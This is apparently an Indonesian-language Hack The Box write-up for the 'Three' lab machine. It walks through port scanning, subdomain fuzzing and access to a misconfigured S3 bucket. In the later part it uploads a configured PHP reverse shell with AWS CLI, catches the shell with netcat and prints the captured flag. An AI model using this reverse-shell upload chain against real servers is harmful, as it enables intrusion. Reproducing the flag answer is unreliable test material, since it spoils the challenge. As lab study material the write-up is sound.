

WRITE-UP THREE HACK THE BOX

Pertanyaan 1:

How many TCP ports are open?

Jawaban:

2

```
(kiel-LOQ@ELELEL)-[mnt/c/Users/glenw/BELAJAR/CYBER SECURITY/WSL-TOOLS DLL]
$ nmap -sV 10.129.131.25 -p- --min-rate 1000
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 19:06 +0700
Warning: 10.129.131.25 giving up on port because retransmission cap hit (10).
Nmap scan report for thetoppers.htb (10.129.131.25)
Host is up (0.20s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.93 seconds
```

Saya menggunakan -sV untuk melihat versi dan -p- untuk scan semua port juga --min-rate 1000 untuk memaksa Nmap untuk mengirim setidaknya 1.000 paket per detik selama pemindaian berlangsung.

Pertanyaan 2:

What is the domain of the email address provided in the "Contact" section of the website?

Jawaban:

thetoppers.htb



CONTACT

Fan? Drop a note!

📍 Chicago, US
📞 Phone: +01 343 123 6102
✉ Email: mail@thetoppers.htb

Terlihat ada mail@thetoppers.htb di bagian email.

Pertanyaan 3:

In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?

Jawaban:

/etc/hosts

Pertanyaan 4:

Which sub-domain is discovered during further enumeration?

Jawaban:

s3.thetoppers.htb

```
(kiel-100@ELELEL)-[/mnt/c/Users/glenw/BELAJAR/CYBER SECURITY/WSL-TOOLS/SDL]
$ ffuf -u http://thetoppers.htb -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.thetoppers.htb" -c

v2.1.0-dev

:: Method      : GET
:: URL         : http://thetoppers.htb
:: Wordlist    : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.thetoppers.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

m      [Status: 200, Size: 11952, Words: 1832, Lines: 235, Duration: 210ms]
cdn    [Status: 200, Size: 11952, Words: 1832, Lines: 235, Duration: 211ms]
smtp   [Status: 200, Size: 11952, Words: 1832, Lines: 235, Duration: 217ms]
git    [Status: 200, Size: 11952, Words: 1832, Lines: 235, Duration: 217ms]
ns1    [Status: 200, Size: 11952, Words: 1832, Lines: 235, Duration: 221ms]
portal [Status: 200, Size: 11952, Words: 1832, Lines: 235, Duration: 222ms]
support [Status: 200, Size: 11952, Words: 1832, Lines: 235, Duration: 222ms]
www2   [Status: 200, Size: 11952, Words: 1832, Lines: 235, Duration: 222ms]
localhost [Status: 200, Size: 11952, Words: 1832, Lines: 235, Duration: 222ms]
```

Saya melakukan enumerasi subdomain dengan ffuf tetapi hasilnya semuanya 200 dan size nya sama, saya curiga ini salah. Akhirnya saya menambahkan -fs 11952 untuk melihat apakah ada status 200 dengan ukuran berbeda yang akan kita kunjungi.

```
(kiel-100@ELELEL)-[/mnt/c/Users/glenw/BELAJAR/CYBER SECURITY/WSL-TOOLS/SDL]
$ ffuf -u http://thetoppers.htb -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.thetoppers.htb" -c -fs 11952

v2.1.0-dev

:: Method      : GET
:: URL         : http://thetoppers.htb
:: Wordlist    : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.thetoppers.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 11952

:: Progress: [5000/5000] :: Job [1/1] :: 162 req/sec :: Duration: [0:01:51] :: Errors: 160 ::
```

Ternyata tidak ada sama sekali, lalu saya melihat bahwa ffuf mengecualikan status code 404, saya coba gunakan status code 404 itu untuk enumerasi apakah ada yang

berstatus seperti itu dengan perintah -mc 404


```
(kiel-l0q@ELELEL)-[mnt/c/Users/glenw/BELAJAR/CYBER SECURITY/WSL-TOOLSLL]  
$ ffuf -u http://thetoppers.htb -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.thetoppers.htb" -c -fs 11952 -mc 404  
  
      _____  
     /  _  \   |_____|  
    /__  \_  |_____|  
   /___/\___|_____|  
  /___/\___|_____|  
 /___/\___|_____|  
/___/\___|_____|  
  
v2.1.0-dev
```

```
:: Method          : GET  
:: URL             : http://thetoppers.htb  
:: Wordlist        : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt  
:: Header         : Host: FUZZ.thetoppers.htb  
:: Follow redirects : false  
:: Calibration     : false  
:: Timeout        : 10  
:: Threads        : 40  
:: Matcher        : Response status: 404  
:: Filter         : Response size: 11952
```

```
:: Progress: [5000/5000] :: Job [1/1] :: 136 req/sec :: Duration: [0:02:39] :: Errors: 240 ::
```

Hasilnya ternyata tidak ada sama sekali, disini saya bereksperimen dengan menghapus pengecualian ukuran di perintah -fs 11952 dan mengulang enumerasi.

```
(kiel-LOG@ELELEL)-[~/mnt/c/Users/glenw/BELAJAR/CYBER SECURITY/WSL-/TOOLSdll]
$ ffuf -u http://thetoppers.htb -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.thetoppers.htb" -c -mc 404
```



```
v2.1.0-dev

:: Method      : GET
:: URL         : http://thetoppers.htb
:: Wordlist    : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header     : Host: FUZZ.thetoppers.htb
:: Follow redirects : false
:: Calibration   : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 404

s3 [Status: 404, Size: 21, Words: 2, Lines: 1, Duration: 226ms]
:: Progress: [5000/5000] :: Job [1/1] :: 187 req/sec :: Duration: [0:00:30] :: Errors: 0 ::
```

Yapp, subdomain S3 terlihat. FYI: Amazon S3 (Simple Storage Service) adalah layanan penyimpanan cloud milik AWS yang digunakan untuk menyimpan file seperti gambar, website, backup, dan data aplikasi.


S3 menggunakan konsep *bucket* sebagai tempat penyimpanan file. Dalam CTF atau pentest, S3 sering menjadi target karena kesalahan konfigurasi dapat menyebabkan file sensitif dapat diakses atau bahkan diunggah oleh pihak lain.

Pertanyaan 5:

Which service is running on the discovered sub-domain?

Jawaban:

Amazon S3

**Pertanyaan 6:**

Which command line utility can be used to interact with the service running on the discovered sub-domain?

Jawaban:

awscli

AWS Command Line Interface (AWS CLI)

Pertanyaan 7:

Which command is used to set up the AWS CLI installation?

Jawaban:

aws configure


Perintah aws configure digunakan untuk melakukan konfigurasi awal pada AWS CLI, seperti mengatur Access Key, Secret Key, region, dan format output yang akan digunakan. Pada challenge ini, perintah tersebut diperlukan agar AWS CLI dapat digunakan untuk berinteraksi dengan layanan Amazon S3.

Pertanyaan 8:

What is the command used by the above utility to list all of the S3 buckets?

Jawaban:

aws s3 ls



Kita harus mengkonfigurasi credential dan lain lain dengan aws configure sebelum terhubung ke layanan aws.

Perintah aws s3 ls secara default akan mencari server AWS di internet. Anda harus memaksa CLI untuk "bicara" ke server simulasi di mesin HTB dengan menambahkan endpoint:

aws s3 ls s3://thetoppers.htb --endpoint-url <http://s3.thetoppers.htb>

```
(kiel-LOQ@ELELEL)-[/mnt/c/Users/glenw/BELAJAR/CYBER SECURITY/WSL-TOOLS DLL]
$ aws s3 ls s3://thetoppers.htb --endpoint-url http://s3.thetoppers.htb
                PRE images/
2026-05-14 19:01:12      0 .htaccess
2026-05-14 19:01:12    11952 index.php
```

Terlihat ada .htaccess dan index.php.

Pertanyaan 9:

This server is configured to run files written in what web scripting language?

Jawaban:

php

Selanjutnya cara mendapatkan flagnya adalah dengan mengupload shell.php ke domain lewat s3 aws service.

Saya menyiapkan shell.php dari internet :

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

Setelah dapat shellnya lalu kita edit isinya sesuai kebutuhan yaitu ip kita dan port yang akan kita listen.

```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.15.89'; // CHANGE THIS
$port = 4455; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

4455 menurut saya adalah pilihan terbaik.

Selanjutnya kita harus menguploadnya dengan perintah:

```
aws s3 cp shell1.php s3://thetoppers.htb --endpoint-url http://s3.thetoppers.htb
```

```
(kiel-LOQ@ELELEL)-[/mnt/c/Users/glenw/BELAJAR/CYBER SECURITY/WSL-TOOLS DLL/CTF/HTB/machines/Three]  
$ aws s3 cp shell.php s3://thetoppers.htb --endpoint-url http://s3.thetoppers.htb  
upload: ./shell.php to s3://thetoppers.htb/shell.php
```

File terupload tanpa verifikasi apapun. Selanjutnya kita listen dengan nc -nlvp PORT

Berikut adalah penjelasan tiap hurufnya:

- **-n (Numeric-only):** Menginstruksikan Netcat agar tidak melakukan DNS lookup. Ini membuat proses lebih cepat karena Netcat hanya akan menggunakan alamat IP tanpa mencoba mencari nama domain.
- **-l (Listen):** Memberitahu Netcat untuk berada dalam mode *listen* (menunggu koneksi masuk), bukan melakukan koneksi ke luar.
- **-v (Verbose):** Memberikan *output* yang lebih detail. Anda akan melihat pesan saat ada perangkat yang berhasil terhubung (misal: "connect to [IP] from [IP]").
- **-p (Port):** Diikuti dengan nomor port. Parameter ini menentukan port spesifik yang ingin Anda buka di komputer Anda.

```
(kiel-LOQ@ELELEL)-[/mnt/c/Users/glenw/BELAJAR/CYBER SECURITY/WSL-TOOLS DLL/CTF/HTB/machines/Three]  
$ nc -nlvp 4455  
listening on [any] 4455 ...  
|
```

Lalu setelah kita listen, kita akses shellnya dengan curl ke domain diikuti dengan /shell.php

```
(kiel-LOQ@ELELEL)-[/mnt/c/Users/glenw/BELAJAR/CYBER SECURITY/WSL-TOOLS DLL]  
$ curl thetoppers.htb/shell.php  
|
```

Lalu kembali ke terminal listen, kita berhasil masuk dengan shell.

```
(kiel-LOQ@ELELEL)-[/mnt/c/Users/glenw/BELAJAR/CYBER SECURITY/WSL-TOOLS DLL/CTF/HTB/machines/Three]  
$ nc -nlvp 4455  
listening on [any] 4455 ...  
connect to [10.10.15.89] from (UNKNOWN) [10.129.131.25] 48742  
Linux three 4.15.0-189-generic #200-Ubuntu SMP Wed Jun 22 19:53:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux  
14:02:11 up 2:01, 0 users, load average: 0.00, 0.00, 0.00  
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ |
```

Setelah saya enumerasi, password ada di /var/www/flag.txt

```
$ cd var
$ ls
backups
cache
crash
lib
local
lock
log
mail
opt
run
spool
tmp
www
$ cd www
$ ls
flag.txt
html
$ cat flag.txt
a980d99281a28d638ac68b9bf9453c2b
```

SUMMARY

Pada challenge **Three**, proses dimulai dengan melakukan enumerasi awal menggunakan Nmap untuk mengetahui service yang berjalan pada target. Dari hasil scanning ditemukan dua port terbuka dan setelah melakukan observasi website ditemukan domain thetoppers.htb, sehingga dilakukan konfigurasi hosts agar domain dapat diakses.

Tahap berikutnya adalah melakukan enumerasi subdomain menggunakan **ffuf**. Setelah beberapa percobaan dan penyesuaian filter, ditemukan subdomain s3.thetoppers.htb. Subdomain tersebut ternyata menggunakan layanan **Amazon S3**, yaitu layanan cloud storage milik AWS yang menyimpan file dalam bentuk bucket.

Untuk berinteraksi dengan layanan tersebut digunakan **AWS CLI** dengan konfigurasi awal menggunakan aws configure. Setelah berhasil terhubung ke bucket S3, ditemukan bahwa server menjalankan file **PHP**, sehingga memungkinkan dilakukan upload file berbahaya.

Pada tahap eksploitasi, dilakukan upload **PHP reverse shell** ke bucket S3 menggunakan AWS CLI. Setelah file berhasil diunggah, dibuat listener menggunakan Netcat dan shell dipicu dengan mengakses file yang telah di-upload.

Ketika koneksi berhasil diterima, akses shell ke mesin target berhasil diperoleh. Setelah melakukan enumerasi direktori sistem, file flag.txt berhasil ditemukan pada:

/var/www/flag.txt

Challenge ini mengajarkan beberapa konsep penting seperti:

- Enumerasi service menggunakan Nmap
- Konfigurasi hostname menggunakan /etc/hosts
- Subdomain fuzzing menggunakan FFUF
- Pengenalan layanan Amazon S3
- Interaksi dengan bucket menggunakan AWS CLI
- Upload file ke S3
- Reverse shell menggunakan PHP
- Membuat listener menggunakan Netcat
- Dasar enumerasi Linux setelah mendapatkan shell

FLAG DITEMUKAN.